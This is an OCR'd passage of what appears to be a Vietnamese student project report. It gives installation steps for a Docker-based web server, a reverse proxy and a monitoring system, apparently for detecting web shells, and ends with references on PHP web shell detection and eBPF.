


Figure 13: demo - thành phần mở rộng

6.2. HƯỚNG DẪN CÀI ĐẶT VÀ SỬ DỤNG

- Tải và giải nén zip
- Chuẩn bị : Môi trường linux, Docker & Docker compose, python3
- Chạy start_system.sh
    - Vào thư mục nlcs sau khi giải nén
    - Cấp quyền thực thi và chạy file start_system.sh




Figure 14: chạy script

=> script này sẽ hỗ trợ kiểm tra môi trường đồng thời chạy tất cả dịch vụ

Ngoài ra có thể chạy riêng từng dịch vụ như bên dưới

- Build docker web server
  - Vào thư mục ***webserver*** , nơi chứa ***Dockerfile***
  - Thực hiện lệnh

    docker build -t flask-webserver .




Figure 15: hướng dẫn cài đặt 1

- Build docker compose, vào thư mục ***reverse_proxy*** thực hiện lệnh:

  docker compose up -d




Figure 16: hướng dẫn cài đặt 2

- Web server, truy cập vào địa chỉ ***http://localhost:8080***



Figure 17: hướng dẫn cài đặt 3

- Chạy hệ thống giám sát, vào thư mục ***project*** , chạy với quyền sudo

  sudo python3 main.py

TÀI LIỆU THAM KHẢO:

[1] Mariano Graziano và cộng sự. ShellBreaker: Automatically Detecting PHP-based Malicious Web Shells. Annual Computer Security Applications Conference, 2014.
Địa chỉ Website:
https://www.sciencedirect.com/science/article/abs/pii/S0167404819301506

[2] BPF Foundation. eBPF Foundation. Linux Foundation.
Địa chỉ Website: https://ebpf.foundation/